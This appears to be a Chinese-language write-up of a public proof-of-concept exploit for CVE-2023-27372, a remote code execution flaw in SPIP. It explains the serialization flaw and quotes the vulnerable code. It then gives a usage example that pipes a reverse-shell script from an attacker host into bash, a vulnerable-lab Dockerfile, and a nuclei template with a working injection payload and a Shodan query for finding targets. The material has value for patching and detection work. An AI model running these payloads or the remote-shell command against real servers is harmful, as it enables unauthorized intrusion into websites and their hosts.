
 nuts7/cve-2023-27372
SPIP 4.2.1 之前版本存在远程代码执行漏洞,由于在公共区域中的表单值序列化处理不当,攻击者可利用该漏洞执行任意代码。修复版本为 3.2.18、4.0.10、4.1.8 和 4.2.1。


SPIP 4.2.1 之前的版本允许通过在公共区域提交表单值来实现远程代码执行,原因是序列化处理不当。修复版本为 3.2.18、4.0.10、4.1.8 和 4.2.1。
本 PoC 利用了 SPIP 中的 PHP 代码注入漏洞。该漏洞存在于 oubli 参数中,未经身份验证的攻击者可以以 Web 用户权限执行任意命令。涉及分支 3.2、4.0、4.1 和 4.2。受影响版本为 <3.2.18、<4.0.10、<4.1.18 和 <4.2.1。
该漏洞利用了两个缺陷来滥用一个过于宽松的变量清理函数,从而注入 PHP 代码:
<!-- 文件:/squelettes-dist/formulaires/oubli.html -->
<input[ (#HTML5|?{type="email" class="text email" autofocus="autofocus" required="required",type="text" class="text"})] name='oubli' id='oubli' value="#ENV**{oubli}" autocapitalize="off" autocorrect="off" />
<!-- 文件:/ecrire/balise/formulaire_.php -->
if ((preg_match(",^[abis]:\d+[:;],", $texte) and @unserialize($texte) != false) or is_null($texte)) {
    return $texte; // $texte = $_POST['oubli']

通过在重置密码时向端点 /spip.php?page=spip_pass 的变量 $_POST['oubli'] 注入包含 PHP 代码的序列化 PHP 字符串,可以在服务器上实现远程代码执行。
手动示例:

❯ ./CVE-2023-27372.py -h
usage: CVE-2023-27372.py [-h] -u URL -c COMMAND [-v]

Poc of CVE-2023-27372 SPIP < 4.2.1 - Remote Code Execution by nuts7

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     SPIP application base URL
  -c COMMAND, --command COMMAND
                        Command to execute
  -v, --verbose         Verbose mode. (default: False)
./CVE-2023-27372.py -u https://spip.local.com -c 'curl https://attacker.server/revshell.sh|bash' -v
Dockerfile:
FROM ubuntu:20.04 as base
ARG DEBIAN_FRONTEND=noninteractive
RUN apt-get update && apt-get install -y \
		php \
		php-xml \
		php-zip \
		php-sqlite3 \
		unzip
ADD https://files.spip.net/spip/archives/spip-v4.2.0.zip /tmp/
RUN unzip /tmp/spip-v4.2.0.zip -d /var/www/
RUN cd /var/www/ && php -S 0.0.0.0:8000

id: CVE-2023-27372

info:
  name: SPIP - Remote Command Execution
  author: DhiyaneshDK,nuts7
  severity: critical
  description: |
    SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.
  reference:
    - https://packetstormsecurity.com/files/171921/SPIP-Remote-Command-Execution.html
    - https://nvd.nist.gov/vuln/detail/CVE-2023-27372
    - https://github.com/nuts7/CVE-2023-27372
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2023-27372
  metadata:
    max-request: 1
    shodan-query: html:"spip.php?page=backend"
    verified: "true"
  tags: cve,cve2023,spip,rce

http:
  - raw:
      - |
        GET /spip.php?page=spip_pass HTTP/1.1
        Host: {{Hostname}}

      - |
        POST /spip.php?page=spip_pass HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded

        page=spip_pass&formulaire_action=oubli&formulaire_action_args={{csrf}}&oubli=s:19:"<?php phpinfo(); ?>";

    matchers-condition: and
    matchers:
      - type: word
        part: body_2
        words:
          - "PHP Extension"
          - "PHP Version"
          - "<!DOCTYPE html"
        condition: and

      - type: status
        status:
          - 200

    extractors:
      - type: regex
        name: csrf
        group: 1
        internal: true
        part: body_1
        regex:
          - "name='formulaire_action_args'[^>]*value='([^']*)'"

      - type: regex
        part: body_2
        group: 1
        regex:
          - '>PHP Version <\/td><td class="v">([0-9.]+)'






